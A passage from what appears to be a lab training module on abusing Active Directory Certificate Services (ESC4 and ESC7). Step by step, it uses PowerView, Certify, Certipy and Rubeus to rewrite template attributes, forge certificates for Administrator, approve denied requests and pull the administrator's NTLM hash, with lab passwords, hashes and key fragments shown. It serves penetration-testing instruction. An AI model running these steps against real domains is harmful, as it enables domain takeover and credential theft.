Next, we need to disable the manager approval requirement. According to [Microsoft - msPKI-Enrollment-Flag Attribute](), the `PEND_ALL_REQUESTS` flag bit is `0x00000002`, so we need to remove this flag, we will use instead `0x00000001` that correspond to `CT_FLAG_INCLUDE_SYMMETRIC_ALGORITHMS` and `0x00000008` which is `CT_FLAG_PUBLISH_TO_DS`. To set both, we need to use `0x00000009` or `9`:

Disabling Manager Approval Requirement

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-enrollment-flag'=9} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-enrollment-flag' to '9' for
object ''
```

Now we need to disable `Authorized Signature Requirement`. We can set `mspki-ra-signature` attribute to `0`:

Disabling Authorized Signature Requirement

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-ra-signature'=0} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
```

```
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-ra-signature' to '0' for object
''
```

To make this template vulnerable to ESC1, we will need to allow requesters to specify a `subjectAltName` in the `CSR`. This setting can be controlled by flag bits in `mspki-certificate-name-flag` attribute. Microsoft documentation for [msPKI-Certificate-Name-Flag Attribute](), defines the `ENROLLEE_SUPPLIES_SUBJECT` flag bit is `0x00000001`. To enable it, we need to set this attribute to `1`:

Enabling SAN Specification

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-certificate-name-flag'=1} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] XORing 'mspki-certificate-name-flag' with '1'
for object ''
```

The final part is to allow this certificate to be used for `Client Authentication`. We can set the `PKI Extended Key Usage` and the `mspki-certificate-application-policy` to the OID: `1.3.6.1.5.5.7.3.2`:

Setting PKI Extended Key Usage

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'pkiextendedkeyusage'='1.3.6.1.5.5.7.3.2'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'pkiextendedkeyusage' to
```

```
'1.3.6.1.5.5.7.3.2' for object ''
```

Setting mspki-certificate-application-policy

```
PS C:\Tools> Set-DomainObject -SearchBase "CN=Certificate
Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local" -Identity ESC4 -Set
@{'mspki-certificate-application-policy'='1.3.6.1.5.5.7.3.2'} -Verbose

VERBOSE: [Get-DomainSearcher] search base: LDAP://LAB-
DC.LAB.LOCAL/CN=Certificate Templates,CN=Public Key
Services,CN=Services,CN=Configuration,DC=lab,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|
(samAccountName=ESC4)(name=ESC4)(displayname=ESC4))))
VERBOSE: [Set-DomainObject] Setting 'mspki-certificate-application-policy'
to '1.3.6.1.5.5.7.3.2' for object ''
```

If we now run `Certify` with the vulnerable option, we will get the `ESC4` template too:

Finding vulnerable templates

```
PS C:\Tools>  .\Certify.exe find /vulnerable


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                              __/ |
                             |___./
  v1.1.0

[!] Vulnerable Certificates Templates :
<SNIP>

    CA Name                               : LAB-DC.lab.local\lab-LAB-DC-CA
    Template Name                         : ESC4
    Schema Version                        : 2
    Validity Period                       : 99 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication
```

```
    mspki-certificate-application-policy  : Client Authentication
    Permissions
      Enrollment Permissions
        Enrollment Rights           : LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Domain Users              S-1-5-
21-2570265163-3918697770-3667495639-513
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        All Extended Rights         : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
      Object Control Permissions
        Owner                       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
        Full Control Principals     : LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
        WriteOwner Principals       : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteDacl Principals        : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519
        WriteProperty Principals    : LAB\Administrator             S-1-5-
21-2570265163-3918697770-3667495639-500
                                      LAB\blwasp                    S-1-5-
21-2570265163-3918697770-3667495639-1103
                                      LAB\Domain Admins             S-1-5-
21-2570265163-3918697770-3667495639-512
                                      LAB\Enterprise Admins         S-1-5-
21-2570265163-3918697770-3667495639-519

<SNIP>
```

Now let's request the certificate and save it in a file named `admin-esc4.pem`:

Certificate Request with alternative SAN

```
PS C:\Tools> .\Certify.exe request /ca:LAB-DC\lab-LAB-DC-CA /template:ESC4
/altname:Administrator


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                               __/ |
                              |___./
  v1.1.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\grace
[*] No subject name specified, using current context as subject.

[*] Template                : ESC1
[*] Subject                 : CN=Grace Start, CN=Users, DC=lab, DC=local
[*] AltName                 : [email protected]

[*] Certificate Authority   : LAB-DC.lab.local\lab-LAB-DC-CA

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 58

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAsrll8PDAN0okTiQRzYX1lsbU5D9nazZX4O0lAehrddfPZbJH
8gI37syxrjmlgYOwumXOeHf5Q1o9iQgfXDg0/60uS2+P6ZzbPmSrYLpaE5ougrPw
RvswDeeEMYfrDElQ3TLno1qvpQkce1iawndc+pM/AmMbpJvg7YEy1BJN2z8nYVkV
6TQq3ggMVKIcuIJeOlHX+wV47n/xhFmDqHTd6+VNsn01g2kyR6tsUyhh/JfjrPoU
2o2It9gtcyb0dHeJQPPTsOk/9b9r96ncHw4dNNhWNcd66OHPR9cAgqBO7M7lMjKp
B2pW6cXaf4b6J84IYpDovVwvh4mE+yqk0FMDJQIDAQABAoIBAAYXn8v4yPSZiGdJ
<SNIP>
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft
Enhanced Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:04.1419031
```

Next, we must use `OpenSSL` and convert the certificate to `pfx` format. Let's save the output in a file named `admin-esc4.pem` and convert it to `admin-esc4.pfx`:

Convert Certificate

```
PS C:\Tools> & "C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in
admin-esc4.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
v1.0" -export -out admin-esc4.pfx

Enter Export Password:
Verifying - Enter Export Password:
```

Now, we can authenticate using `Rubeus` and the certificate we generated. We will use the parameter `asktgt` followed by the option `/user:Administrator`, which is the user we added the alternative `SAN`, the certificate file with the option `/certificate:admin-esc4.pfx`, and `/getcredentials` to retrieve the `NT hash`:

Certificate Authentication

```
PS C:\Tools> .\Rubeus.exe asktgt /user:administrator /certificate:admin-
esc4.pfx /getcredentials


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Black Wasp, CN=Users,
DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\administrator'
[*] Using domain controller: fe80::42d5:b682:fe30:8453%18:88
[+] TGT request successful!
[*] base64(ticket.kirbi):


doIGQjCCBj6gAwIBBaEDAgEWooIFWzCCBVdhggVTMIIFT6ADAgEFoQsbCUxBQi5MT0NBTKIeMB
ygAwIB

AqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fso4IFGTCCBRWgAwIBEqEDAgECooIFBwSCBQM92Iu/a6
xQue9F

74688JB9XlNJdBcv+fOqSgjmgBMAlnp4Ch3k0tOcP33kcZgO7NG1Wyc9M1gKxlw/rG/c2BrxVP
TrgCb4
```

```
y6DRnBVjxs5VWT6KEK7vJeRcuu4qE5DB97iKpkHTg+s7QsHEMC/uf7ASn8krj+piYkthng4zpA
c9/Z5e

Ac8O5yB7XnHaqK9ob7oot5piHJMROv1PH60HA1SQZHhK6MxID28nJjeGtg8TTH9bnkpnAyymnT
g/y58E

2sXyqwGJeSmUnbv07ZEvujCEDShvGwBKayBHekF5gwRbRCezL9Yr8moLCf2Pv7Fy7Eix/oaQ4Q
QUatKi

53+hT+aQn8IHFboGJQwFnpupGN6/lFi/LKyZDibv6fjOn7qur2uMU/iulVFRr8E+foDFjGjFpD
cRk5go

ZLxYpGWSvFLiyNPbcU8OxPvpklH9S4q+cesxQ2CAi6jZD3AL4A0Xn3u6xVvbudnQ8VFivEiUfo
9tmafS
<SNIP>

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  administrator (NT_PRINCIPAL)
  UserRealm                :  LAB.LOCAL
  StartTime                :  20/11/2023 23:52:52
  EndTime                  :  21/11/2023 09:52:52
  RenewTill                :  27/11/2023 23:52:52
  Flags                    :  name_canonicalize, pre_authent, initial,
renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  9WJNhDk0VPXy9KrKX3fs9w==
  ASREP (key)              :  61FE317BC89BC6EB06524E5421986165

[*] Getting credentials using U2U

  CredentialInfo         :
    Version              : 0
    EncryptionType       : rc4_hmac
    CredentialData       :
      CredentialCount    : 1
       NTLM              : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

ESC7

Understanding ESC7 - Vulnerable Certificate Authority Access Control

Apart from governing certificate templates, a certificate authority holds a distinct set of permissions crucial for securing various CA functions.

Two primary rights stand out: the `ManageCA` right and the `ManageCertificates` right, often equated to the roles of `CA administrator` and `Certificate Manager` (also known as a CA officer), respectively.

The `Administrator CA` right encompasses utilizing the `ICertAdminD2::SetConfigEntry` method. This method configures the `CA`'s persisted data, including `Config_CA_Accept_Request_Attributes_SAN`. This configuration involves a boolean value determining whether the `CA` accepts request attributes, specifying the requested certificate's subject alternative name (SAN).

This signifies the potential to modify the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag referenced in the previous `ESC6` section.

ESC7 Abuse Requirements

There are two key rights that an account can possess to carry out sensitive actions: `ManageCA` and `ManageCertificates`.

- If we gain control over a principal with the `ManageCA` right over the `CA`, we can remotely manipulate the `EDITF_ATTRIBUTESUBJECTALTNAME2` bit to enable SAN (Subject Alternative Name) specification in any template (refer to ESC6).
- If we gain control over a principal with the `ManageCertificates` right over the `CA`, we remotely approve pending certificate requests, bypassing the protection of `CA certificate manager approval`.

ESC7 Enumeration and Attack

We will discuss how to enumerate and abuse ESC7 from Linux and Windows.

In order to exploit `ESC7`, it is necessary to have a user with the appropriate privileges. When we run the `certipy` command and the CA confirms that the server is susceptible to `ESC7`, the user who is used to scan the server will have the necessary permissions to abuse `ESC7`:

Certipy ESC7 check

```
certipy find -u '[email protected]' -p 'Password123!' -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
```

```
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\James
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
      <SNIP>
```

The command above highlights a vulnerability, specifically `ESC7`. This vulnerability is detected because the user we are currently using, which is `blwasp`, has elevated rights on the server. However, if we use a different account, such as `user2`, the vulnerability will not be displayed as this account doesn't have elevated rights on the ADCS server.

Certipy using user2 account

```
certipy find -u [email protected] -hashes
:ee22ddf0f8a66db4217050e6a948f9d6 -stdout -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)
<SNIP>
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
      <SNIP>
```

ESC7 Enumeration and Attack from Linux - ManageCA rights

We have several ways to abuse the privileges of `ManageCA`. One of them would be to enable `EDITF_ATTRIBUTESUBJECTALTNAME2` flag to perform the `ESC6` attack, but this will not have any effect until the CA service (CertSvc) is restarted.

Another technique for exploiting the `ManageCA` right is to validate failed certificate requests. The `ManageCertificates` role allows us to approve pending certificate requests. By combining the `ManageCA` and `ManageCertificates` roles, we can issue certificate requests that have failed (e.g., due to the user not being allowed to enroll with that template).

The built-in `SubCA` template is also enabled (as it is by default). This template is vulnerable to `ESC1` but only permits `Domain Admins` and `Enterprise Admins` to enroll.

Let's use certipy to verify if the `SubCA` certificate is present in this ADCS server and if it is enabled.

Enumerate ADCS for SubCA

```
certipy find -u '[email protected]' -p 'Password123!' -stdout

<SNIP>
  22
    Template Name                       : SubCA
    Display Name                        : Subordinate Certification
Authority
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : None
    Private Key Flag                    : ExportableKey
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 5 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Enterprise Admins
        Write Owner Principals          : LAB.LOCAL\Domain Admins
```

```
                                          LAB.LOCAL\Enterprise Admins
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
```

As we can see, the certificate is present and enabled (`Enabled: True`). If the `SubCA` certificate is disabled, we can enable it using the following command with the account that has `ManageCA` rights:

Enable SubCA Certificate

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
enable-template 'SubCA'

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'lab-LAB-DC-CA'
```

Now we need to verify if our account `BlWasp` has `ManageCertificates` rights:

Enumerate Certificate Authority configuration on ADCS

```
certipy find -u '[email protected]' -p 'Password123!' -vulnerable -stdout

Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
Certificate Authorities
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
```

```
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
    [!] Vulnerabilities
      ESC6                              : Enrollees can specify SAN and
Request Disposition is set to Issue. Does not work after May 2022
      ESC7                              : 'LAB.LOCAL\\Black Wasp' has
dangerous permissions
      ESC8                              : Web Enrollment is enabled and
Request Disposition is set to Issue
      ESC11                             : Encryption is not enforced for
ICPR requests and Request Disposition is set to Issue
```

It is important to note that when executing certipy, if the output does not display the `ManageCertificates` rights, it indicates that the server's rights are set by default. In such cases, only Domain Admins, Enterprise Admins, and Administrators have the rights to approve certificate requests. However, since we have ManageCA rights, we can assign ManageCertificate rights to any account. To do this, we can use the certipy command with the `ca` option and the `-add-officer <Account>` flag to assign these rights to a particular account, such as blwasp:

Add Manage Certificates Access rights to BlWasp

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
add-officer BlWasp

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'blwasp' on 'lab-LAB-DC-CA'
```

Now, if we enumerate the server again, we will see our new rights:

Enumerate Manage Certificate access rights

```
certipy find -u '[email protected]' -p 'Password123!' -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  0
    CA Name                             : lab-LAB-DC-CA
    DNS Name                            : LAB-DC.lab.local
```

```
    Certificate Subject                 : CN=lab-LAB-DC-CA, DC=lab,
DC=local
    Certificate Serial Number           : 16BD1CE8853DB8B5488A16757CA7C101
    Certificate Validity Start          : 2022-03-26 00:07:46+00:00
    Certificate Validity End            : 2027-03-26 00:17:46+00:00
    Web Enrollment                      : Enabled
    User Specified SAN                  : Enabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Disabled
    Permissions
      Owner                             : LAB.LOCAL\Administrators
      Access Rights
        Enroll                          : LAB.LOCAL\Authenticated Users
                                          LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
        ManageCertificates              : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrators
        ManageCa                        : LAB.LOCAL\Black Wasp
                                          LAB.LOCAL\user_manageCA
```

With the `SubCA` template enabled and with `ManageCertificates` rights, we can request a certificate by adding an alternative `SAN` and selecting the `SubCA` template as follows:

Requesting a certificate with SAN

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template SubCA -upn Administrator

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do
not allow the current user to enroll for this type of certificate.
[*] Request ID is 31
Would you like to save the private key? (y/N) y
[*] Saved private key to 31.key
[-] Failed to request certificate
```

Once we run the command, we get the error: `Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.`; the reason of this error is that we are not a member of `Domain`

`Admins` or `Enterprise Admins` which are the only two groups with enrollments rights for this template, so our request was denied, but it can be later issued by the `Manager CA`.

We need to save the request ID `31`, and respond yes to the question: `Would you like to save the private key? (y/N)`. We will need this private key to retrieve the certificate later.

Now, with our `ManageCA` and `ManageCertificates` rights, we can then issue the failed certificate request using `certipy ca` and the option `-issue-request <request ID>`:

Issue the certificate

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
issue-request 31

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Lastly, we can retrieve the issued certificate and authenticate using it.

Retrieve the certificate with the ID

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
retrieve 31

Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 31
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '31.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

ESC7 Enumeration and Attack from Linux - ManageCertificates rights

In the previous step, we assigned `ManageCertificates` privileges to the `BlWasp` user. Now let's check all certificates and find if any match all requirements for `ESC1` except manager approval, as we already have an account with those rights:

Enumerate all certificates

```
certipy find -u '[email protected]' -p 'Password123!' -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

<SNIP>
  35
    Template Name                       : ESC7_1
    Display Name                        : ESC7_1
    Certificate Authorities             : lab-LAB-DC-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          PendAllRequests
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : 16777216
                                          65536
                                          ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : True
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 99 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Domain Users
                                          LAB.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : LAB.LOCAL\Administrator
        Write Owner Principals          : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Dacl Principals           : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
        Write Property Principals       : LAB.LOCAL\Domain Admins
                                          LAB.LOCAL\Enterprise Admins
                                          LAB.LOCAL\Administrator
```

The above template `ESC7_1` allows the addition of an alternative subject (`Certificate Name Flag: EnrolleeSuppliesSubject`) in the CSR (Certificate Signing Request). The certificate can be used for authentication purposes (`Client Authentication: True`). A `Domain User` has enrollment rights and requires Manager approval (`Requires Manager Approval: True`) for issuance. This does not limit us because we can approve them manually.

ESC7 Abuse from Linux

To abuse this, we need to request a certificate from the template with an alternative subject, just as we did with `ESC1`:

Request a certificate with the manager's approval

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
template ESC7_1 -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[!] Certificate request is pending approval
[*] Request ID is 59
Would you like to save the private key? (y/N) y
[*] Saved private key to 59.key
[-] Failed to request certificate
```

Once we run the command `Certipy`, it indicates that the `certificate request is pending approval`. It also displays the request ID `59`, and asks us, `Would you like to save the private key? (y/N)` and we need to respond `y`, as we will need this private key to retrieve the certificate later.

Let's approve the previous request by specifying the request ID 59 with the option `-issue-request 59`:

Approve pending request

```
certipy ca -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
issue-request 59
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Successfully issued certificate
```

Now we can retrieve the certificate with the option `-retrieve <Request ID>`:

Retrieve approved request

```
certipy req -u '[email protected]' -p 'Password123!' -ca lab-LAB-DC-CA -
retrieve 59
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Rerieving certificate with ID 59
[*] Successfully retrieved certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Loaded private key from '59.key'
[*] Saved certificate and private key to 'administrator.pfx'
```

Now, we can use our newly generated certificate to compromise the domain.

ESC7 Enumeration from Windows

Let's connect to the target computer using `blwasp` credentials:

Connect via RDP

```
xfreerdp /u:blwasp /p:'Password123!' /d:lab.local /v:10.129.228.236
/dynamic-resolution
[19:18:25:549] [948409:948410] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[19:18:25:549] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpdr
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx rdpsnd
[19:18:25:550] [948409:948410] [INFO][com.freerdp.client.common.cmdline] -
loading channelEx cliprdr
<SNIP>
```

We can enumerate Certificate Authority Permissions using [PSPKI's PowerShell module](#) with `Get-CertificationAuthority` and `Get-CertificationAuthorityAcl`. First, we need to install and import the PSPKI module:

Install and Import PSPKI module

```
PS C:\Tools> cd C:\Tools\PSPKI\PSPKI; Import-Module .\PSPKI.psd1
```

Next, we can use `Get-CertificationAuthority` to retrieve the information about the ADCS server and the command `Get-CertificationAuthorityAcl` to enumerate the privileges users have on the certificate authority server:

Enumerate CA with PowerShell

```
PS C:\Tools> Get-CertificationAuthority -ComputerName LAB-DC.lab.local |
Get-CertificationAuthorityAcl | select -ExpandProperty access

Rights            : Enroll
AccessControlType : Allow
IdentityReference : NT AUTHORITY\Authenticated Users
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : BUILTIN\Administrators
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : LAB\Domain Admins
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, ManageCertificates
AccessControlType : Allow
IdentityReference : LAB\Enterprise Admins
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, Enroll
AccessControlType : Allow
IdentityReference : LAB\blwasp
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None

Rights            : ManageCA, Enroll
AccessControlType : Allow
IdentityReference : LAB\user_manageCA
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
```

From the above command output, the user `blwasp` and `user_manageCA` have `ManageCA` rights.

We can use `certutil.exe` to enumerate the value of the CA's flags:

Query CA with certutil

```
PS C:\Tools> certutil.exe -config "LAB-DC.lab.local\lab-LAB-DC-CA" -getreg
"policy\EditFlags"
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration
\lab-LAB-DC-
CA\PolicyModules\CertificateAuthority_MicrosoftDefault.Policy\EditFlags:

  EditFlags REG_DWORD = 15014e (1376590)
    EDITF_REQUESTEXTENSIONLIST -- 2
    EDITF_DISABLEEXTENSIONLIST -- 4
    EDITF_ADDOLDKEYUSAGE -- 8
    EDITF_BASICCONSTRAINTSCRITICAL -- 40 (64)
    EDITF_ENABLEAKIKEYID -- 100 (256)
    EDITF_ENABLEDEFAULTSMIME -- 10000 (65536)
    EDITF_ATTRIBUTESUBJECTALTNAME2 -- 40000 (262144)
    EDITF_ENABLECHASECLIENTDC -- 100000 (1048576)
CertUtil: -getreg command completed successfully.
```

